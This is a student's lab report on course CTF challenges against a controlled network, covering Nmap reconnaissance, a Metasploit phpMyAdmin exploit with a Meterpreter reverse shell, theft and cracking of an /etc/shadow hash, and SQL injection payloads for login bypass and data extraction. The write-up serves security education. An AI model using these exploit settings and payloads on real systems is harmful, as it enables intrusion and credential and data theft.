CTF Lab Report

Introduction

The lab assignment was designed to simulate a realistic penetration testing environment through a series of Capture The Flag (CTF) challenges. These challenges encompassed various aspects of cybersecurity including network reconnaissance, vulnerability assessment, exploitation, and web security. we were tasked with identifying vulnerabilities within a controlled network environment, exploiting these vulnerabilities to gain access, and retrieving sensitive data, all while utilizing standard tools and techniques common in the field of cybersecurity and those taught in the course.

Background Research/References


Throughout the lab, several external resources were utilized to assist with the completion of the tasks:

- **Nmap**: The official Nmap documentation was consulted to understand the various scanning options available and to learn the best practices for port scanning and service identification.
- **Metasploit Framework**: The Metasploit Unleashed course provided by Offensive Security was used as a reference to understand the use of the Metasploit Framework for exploiting vulnerabilities.
- **John the Ripper**: Documentation from the Openwall site was used to leverage John the Ripper for effective password cracking.
- **CVE Details**: This database was used to look up vulnerabilities once software versions were identified from the scans, allowing for targeted attacks based on known weaknesses.

Methodology & Results

Recon 1:


- **Method**: Executed an Nmap scan on the first 3000 ports across 100 IPs.
    - nmap -sV -p 1-3000 192.168.42.1-100
- **Findings**: Identified host at `192.168.42.44`
- **Flag Captured**: `csc380ctf{192.168.42.44}`



```
Nmap scan report for 192.168.42.44
Host is up (0.20s latency).
Not shown: 2997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
25/tcp  open  smtp    Postfix smtpd
143/tcp open  imap    GNU Mailutils imapd
Service Info: Host:  980ee0641215.adelphi.edu; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Recon 2:


- **Method**: Similar Nmap scan as Recon 1 to identify different active hosts.
    - nmap -sV -p 1-3000 192.168.42.1-100
- **Findings**: Host detected at `192.168.42.49`.
- **Flag Captured**: `csc380ctf{192.168.42.49}`



```
Nmap scan report for 192.168.42.49
Host is up (0.20s latency).
Not shown: 2999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Recon 3:

- **Method**: Conducted a version detection scan for services up to port 3000.
    - nmap -sV -p 1-3000 192.168.42.1-100
- **Findings**: Identified Apache version `2.4.10`.
- **Flag Captured**: `csc380ctf{2.4.10}`




```
Nmap scan report for 192.168.42.53
Host is up (0.20s latency).
Not shown: 2997 closed ports
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
80/tcp   open     http    Apache httpd 2.4.10 ((Debian) PHP/5.4.45)
2560/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Recon 4:

- **Objective**: Locate services running on high-numbered ports.
- **Method**: Performed a segmented Nmap scan from ports 45000 to 55000 after broader scans in higher ranges.
    - nmap -p 45000-55000 192.168.42.53

  - nc 192.168.42.53 50004
- **Flag Captured**: `csc380ctf{50KPortL1st}`



```
Connect Scan Timing: About 49.27% done; ETC: 00:40 (0:03:21 remaining)
Nmap scan report for 192.168.42.53
Host is up (0.20s latency).
Not shown: 10000 closed ports
PORT      STATE SERVICE
50004/tcp open  unknown
```




```
ubuntu@csc665-ctf:~$ nc 192.168.42.53 50004
Hello there!

Welcome to the CSC380 port listener. The following message is
brought to you by C. George Admin.


csc380ctf{50KPortL1st}
```

Recon 5:

- **Objective**: Utilize social media for reconnaissance.
- **Method**: Searched different social medias and then on Twitter for Dr. Kees Leune, leading to the discovery of a pertinent tweet.
- **Flag Captured**: `Csc380{7ac92ae2bd73137ea0139ef68f4bb4a1}`

Attack 0:


- **Objective**: Access and exploit the phpMyAdmin installation.
- **Method**: Accessed `http://192.168.42.26/phpmyadmin/` using default credentials (`admin/admin`).
- **Flag Captured**: `csc380ctf{ReadySetGo!}`




```
Nmap scan report for 192.168.42.26
Host is up (0.21s latency).
Not shown: 2997 closed ports
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp   filtered http
1450/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Attack 1:

- **Objective**: Exploit phpMyAdmin using a known vulnerability.
- **Tools Used**: Metasploit Framework.
- **Method**: Configured and executed phpMyAdmin LFI RCE exploit via Metasploit.
  - msfconsole
  - use exploit/multi/http/phpmyadmin_lfi_rce
  - set RHOSTS 192.168.42.26
  - set TARGETURI /phpmyadmin/
  - set USERNAME admin
  - set PASSWORD admin
  - set payload php/meterpreter/reverse_tcp
  - set LHOST 192.168.42.128
  - set LPORT 4445
  - exploit
- Followed by local reconnaissance and capturing the flag from `flag.txt`.
- **Flag Captured**: `csc380ctf{We are Legion!}`



```
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set PASSWORD password
PASSWORD => password
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > exploit

[*] Started reverse TCP handler on 192.168.42.128:4445
[-] Exploit aborted due to failure: not-found: 192.168.42.26:80 - Failed to retrieve webpage
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > exploit

[*] Started reverse TCP handler on 192.168.42.128:4445
[*] Sending stage (39927 bytes) to 192.168.42.26
[*] Meterpreter session 1 opened (192.168.42.128:4445 -> 192.168.42.26:42290) at 2024-05-07 01:14:01
+0000
```




```
100644/rw-r--r--  3875   fil   2018-04-07 14:57:08 +0000  view_operations.p
100644/rw-r--r--  29031  fil   2018-04-07 14:57:08 +0000  yarn.lock

meterpreter > cat flag.txt
csc380ctf{We are Legion!}
meterpreter >
[*] 192.168.42.26 - Meterpreter session 1 closed.  Reason: Died
```

Attack 2:

- **Objective**: Crack an encrypted password to gain SSH access.
- **Method**: Downloaded the `/etc/shadow` file, extracted the hash for "george", and cracked it using John the Ripper with `rockyou.txt`.
    - john with fork=10 and rockyou.txt
- **Hash:**george:$6$XmF.e4EF$OcfraAt03hCMJS/yKIPeKuf7c3x7jv60Sy.xmFA64ddm9mwfw7INrY4MZ/wcYQ9v2uvHZItTOZz9.raOp6Y23.
- The password was “vanillaicecream”
- Ssh’ed into the server using ssh george@192.168.42.26 and used the password. The flag was in the flag.txt file.
- **Flag Captured**: `csc380ctf{D0ntUseEZPws!}`

Web 1:

- **Flag Captured**: `csc380ctf{MrR0b0twazh3r3?}`




```
# csc380ctf{MrR0b0twazh3r3?}
User-agent: *
Disallow: /check.php
Disallow: /announce-admin.php
```

csc380ctf{MrR0b0twazh3r3?}

Web 2:

- **Method**: Used SQL Injection to bypass login authentication.
- **Injection Used**: `' or true --`
- **Context**: This SQL logic flaw allows unconditional login bypass, likely impacting user validation checks.




Student Check

Student Id	Name	Major	Class of
9912345	Jon Snow	Political Science	2019
9912348	Arya Stark	Life Science	2019
9902878	Flag Flag	csc380ctf{C0mp5s1H@xx0r}	2020

Id number: ' or true --

Web 3:

- **Objective**: Extract sensitive data via SQL Injection.
- **Injection Used**:
  sql`' UNION SELECT NULL,NULL,NULL,NULL,ssn FROM students WHERE studentid='9902878' --`
- **Flag Captured**: `csc380ctf{999541284}`



Student Check

Student Id	Name	Major	Class of
			999541284

Id number: ' UNION SELECT NULL,NULL,I

Conclusion

This lab exercise underscored the critical importance of comprehensive vulnerability assessments and the need for regular security audits within any network environment. Tools such as Nmap and Metasploit proved invaluable in identifying and exploiting vulnerabilities, highlighting the necessity for continuous monitoring and updating of security measures to guard against evolving threats. The successful execution of attacks also emphasized the importance of strong password policies and the risks associated with default configurations. Overall, the lab reinforced best practices in cybersecurity, from the reconnaissance phase through to exploitation and post-exploitation, providing practical experience in securing and penetrating network systems.